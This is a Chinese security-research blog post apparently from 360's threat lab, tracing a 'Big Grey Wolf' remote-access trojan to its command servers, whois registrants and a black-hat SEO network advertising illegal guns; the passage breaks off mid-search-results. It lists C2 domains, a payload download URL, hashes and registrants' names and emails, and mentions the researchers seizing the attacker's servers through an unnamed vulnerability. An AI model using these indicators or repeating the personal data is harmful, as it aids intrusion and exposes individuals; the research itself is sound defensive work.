

网络小黑揭秘系列之黑色SEO初探

Author: 360天眼实验室


0x00 引子

人在做，天在看。

11月底的时候，360天眼安全实验室发布了一篇文章：网络小黑揭秘系列之私服牧马人，揭露了一起污染私服搭建工具和用户登录端程序进行木马传播的事件。其实，类似的案例远不限于此，这次我们揭露另一根链条出来，当然还是从一个样本开始。

0x01 样本及基础设施

实验室在日常的恶意代码处理时注意到了-一个文件名为“YY某主播视频.exe”（MD5：27C8E69F7241476C58C071E83616D2B5）的远控木马：



基本上，如果是一个国产木马，如果猜大灰狼，你就有90%的概率正确，这个木马当然也是。木马作者命名为“killqipilang”，就算大灰狼的变种吧。

对样本的分析就不多说了，想了解大灰狼远控的代码架构可以参看天眼实验室之前的那个揭秘。很容易

就提取到木马内部编码过的上线URL为“qq867126996.3322.org”：


0040516B=0040516B															
eax=000006F0															
0040C7E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0040C7F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0040C800	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0040C810	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0040C820	71	71	38	36	37	31	32	36	39	39	36	2E	33	33	32
0040C830	2E	6F	72	67	00	00	00	00	00	00	00	00	00	00	00
0040C840	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0040C850	00	00	71	71	38	36	37	31	32	36	39	39	36	00	00
0040C860	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0040C870	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0040C880	00	00	00	00	90	1F	35	49	35	35	34	32	33	32	00
0040C890	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0040C8A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0040C8B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

使用360天眼实验室的可视化关联分析系统进行追踪溯源，发现该木马还关联了另一个上线URL：luanqi.net。由此线索继续，又关联到更多样本，其中一个名为“hexSB360.exe”（没错，木马作者对360都怀有极深的怨念）的程序（MD5：E4C62055D1BCEB88D97903562B9E1BE8），又一个灰狼远控。



从此样本，我们提取到了其核心远控模块下载地址：http://118.***.***.230:8080/Consys21.dll。

整个交互式的分析过程在交互式的关联平台上就是如下这个样子：



关联系统还告诉我们这个木马还使用了其他多个上线域名。有免费的二级域名qq867126996.3322.org、q332299.f3322.net，也有收费的顶级域名luanqi.net、lyisi.org、sb.jiushao.net、huo-dian.com。

对非免费域名做追溯一般是非常重要的突破点，我们可以查询一下相关的Whois信息。以下是域名luanqi.net的，可见做了隐私保护。

域名Whois查询工具

请输入要查询的域名：

luanqi.net

查询

luanqi.net 常用域名后缀whois查询:

luanqi.

CC

查询

luanqi.net 相关查询: [过期域名查询](#) [域名删除时间查询](#) [IP地址查询](#) [PR查询](#) [网站收录查询](#) [Alexa排名查询](#) [友情链接检测](#)域名: luanqi.net [访问此网站](#)

注册商: CHENGDU WEST DIMENSION DIGITAL TECHNOLOGY CO., LTD.

联系人: yinsi baohu yi kai qi(hidden by whois privacy protection service)

联系方式: whoisagent@hkdns.hk [whois反查](#)

更新时间: 2015年08月02日

创建时间: 2014年08月20日

过期时间: 2016年08月20日

域名服务器: whois.west263.com

DNS服务器: NS5.MYHOSTADMIN.NET

DNS服务器: NS6.MYHOSTADMIN.NET

域名状态: ok <http://www.icann.org/epp#OK>

drops.wooyun.org

域名lyisi.org的:

请输入要查询的域名:

lyisi.org 常用域名后缀whois查询:

lyisi.

lyisi.org 相关查询: [过期域名查询](#) [域名删除时间查询](#) [IP地址查询](#) [PR查询](#) [网站收录查询](#) [Alexa排名查询](#) [友情链接检测](#)

域名: lyisi.org [访问此网站](#)

域名: LYISI.ORG

域名ID: D174053466-LROR

更新时间: 2015-09-28T14:55:15Z

注册时间: 2014-09-27T13:12:58Z

过期时间: 2016-09-27T13:12:58Z

注册商: Chengdu West Dimension Digital Technology Co., Ltd.

域名状态: ok <https://www.icann.org/epp#ok>

注册人: xie hai feng [whois反查](#)

域名所有者: xie hai feng [whois反查](#)

注册人邮件: 9737133@qq.com [whois反查](#)

DNS服务器: NS6.MYHOSTADMIN.NET

DNS服务器: NS5.MYHOSTADMIN.NET

drops.wooyun.org

域名jiushao.net的

域名Whois查询工具网站浏览

请输入要查询的域名：

jiushao.net 常用域名后缀whois查询:

jiushao.

jiushao.net 相关查询: [过期域名查询](#) [域名删除时间查询](#) [IP地址查询](#) [PR查询](#) [网站收录查询](#) [Alexa排名查询](#) [友情链接检测](#)

域名: jiushao.net [访问此网站](#)

该数据缓存于 2015-07-31 20:36, 点击 [强制更新](#)

注册商: HICHINA ZHICHENG TECHNOLOGY LTD.

联系人: liu yang [whois反查](#)

联系方式: 1173262659@qq.com [whois反查](#)

更新时间: 2015年06月27日

创建时间: 2015年06月27日

过期时间: 2016年06月27日

域名服务器: grs-whois.hichina.com

DNS服务器: DNS10.HICHINA.COM

DNS服务器: DNS9.HICHINA.COM

域名状态: ok <http://www.icann.org/epp#OK>

drops.wooyun.org

域名huo-dian.com的:

请输入要查询的域名:

huo-dian.com 常用域名后缀whois查询:

huo-dian.

huo-dian.com 相关查询: [过期域名查询](#) [域名删除时间查询](#) [IP地址查询](#) [PR查询](#) [网站收录查询](#) [Alexa排名查询](#) [友情链接检测](#)

域名: huo-dian.com [访问此网站](#)

该数据缓存于 2015-12-11 16:09, 点击 [强制更新](#)

注册商: PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM

联系人: zhengqing hua [whois反查](#)

联系方式: dt0598@outlook.com [whois反查](#)

更新时间: 2015年03月17日

创建时间: 2015年03月17日

过期时间: 2016年03月17日

域名服务器: whois.PublicDomainRegistry.com

DNS服务器: F1G1NS1.DNSPOD.NET


DNS服务器: F1G1NS2.DNSPOD.NET

域名状态: 运营商设置了客户禁止转移保护 <http://www.icann.org/epp#运营商设置了客户禁止转移保护> drops.wooyun.org


注意上图中的dt0598@outlook.com这个注册邮箱, 其名下注册的域名大多数已经被360拦截, 其中不乏淘宝钓鱼站或者虚假商城, 比如www.000268.cn, 现时应该iphone6s才是热门机型, iPhone5都已经淘汰了, 却出现在该商城的首页, 只能说钓鱼也不够用心。



在知道了样本关联出来的网络基础设施以后，利用一个众所周知的漏洞我们控制了小黑使用的某些服务器。在其中一台服务器上，我们看到了大灰狼远控的管理程序，在任务管理器这个木马控制端程序的CPU占用已经达到了12%：




当时由于小黑正在线，我们用netstat命令查看一下该主机上目前已经上线的肉鸡：




嗯，似乎控制的肉鸡并不多，这个服务器就只是做木马的控制端吗？没那么简单，接着往下看。

0x02 枪和驾照

翻服务器磁盘，我们发现该服务器上有个“泛站群系统”，该系统可以使得国内的搜索引擎收录更快，但被降权的速度也很快，所以这些服务器上会起用大量的域名和IP。下图是系统的使用说明：



这台服务器上绑了多个外网IP:



依赖360网络研究院提供的DNS基础数据，我们获取了近期绑定在这些IP上的域名列表如下：

域名	IP				出现时间
letpim.com	1	.	.	0	2015/12/3 9:45
www.makeqi.com	1	.	.	0	2015/12/1 7:16
iqiei.com	1	.	.	0	2015/11/22 13:38
haohvo.com	1	.	.	1	2015/12/9 1:47
inliag.com	1	.	.	1	2015/11/16 22:56
iikxi.com	1	.	.	1	2015/11/15 13:26
ekfq.ac.cn	1	.	.	2	2015/11/14 19:16
raao.ac.cn	1	.	.	2	2015/11/14 15:49
civiti.com	1	.	.	3	2015/12/10 0:03
www.keleipu.com	1	.	.	3	2015/12/9 21:43
duosic.com	1	.	.	4	2015/12/9 21:43
baiduowei.com	1	.	.	4	2015/11/28 9:37
mofrees.com	1	.	.	5	2015/12/9 22:19
hrker.com	1	.	.	5	2015/11/16 13:56
hppcp.com	1	.	.	6	2015/12/2 7:08
kjjjg.com	1	.	.	6	2015/10/30 16:30
noloveme.com	1	.	.	6	2015/10/29 16:56
seeyouer.com	1	.	.	7	2015/12/9 4:05
www.caiboer.com	1	.	.	7	2015/11/23 22:27
chaotops.com	1	.	.	8	2015/12/9 10:32
cbengao.com	1	.	.	8	2015/12/9 5:53
vduuu.com	1	.	.	8	2015/11/16 15:51
ttxili.com	1	.	.	0	2015/12/4 13:40
kssers.com	1	.	.	0	2015/11/14 16:44
dadamom.com	1	.	.	1	2015/11/27 9:51
mmdaer.com	1	.	.	1	2015/11/26 20:34
dontway.com	1	.	.	2	2015/12/10 4:09
gwwwm.com	1	.	.	2	2015/11/21 16:39
clenaly.com	1	.	.	2	2015/11/7 22:13

从这张列表中抽取了部份域名在某搜索引擎中做了验证，发现结果让我们有些心惊胆跳：

letpim.com

百度一下

网页

新闻

贴吧

知道

音乐

图片

视频

地图

文库

更多»

百度为您找到相关结果约56,700个

搜索工具

[汽枪多少钱一把,仿真钢珠手枪多少钱,汽枪图片及价格,黑市枪支图片...](#)

长益小站隶属于南京贪吃小站食品有限公司,长益小站自2000年成立以来汽枪图片及价格,致力于打造休闲食品的精致化、生活化,公司主要经营休闲食品的研发、生产、加工和销...

[letpim.com/](#) - 百度快照 - 评价

drops.wooyun.org

makeqi.com

×

百度一下

网页

新闻

贴吧

知道

音乐

图片

视频

地图

文库

更多»

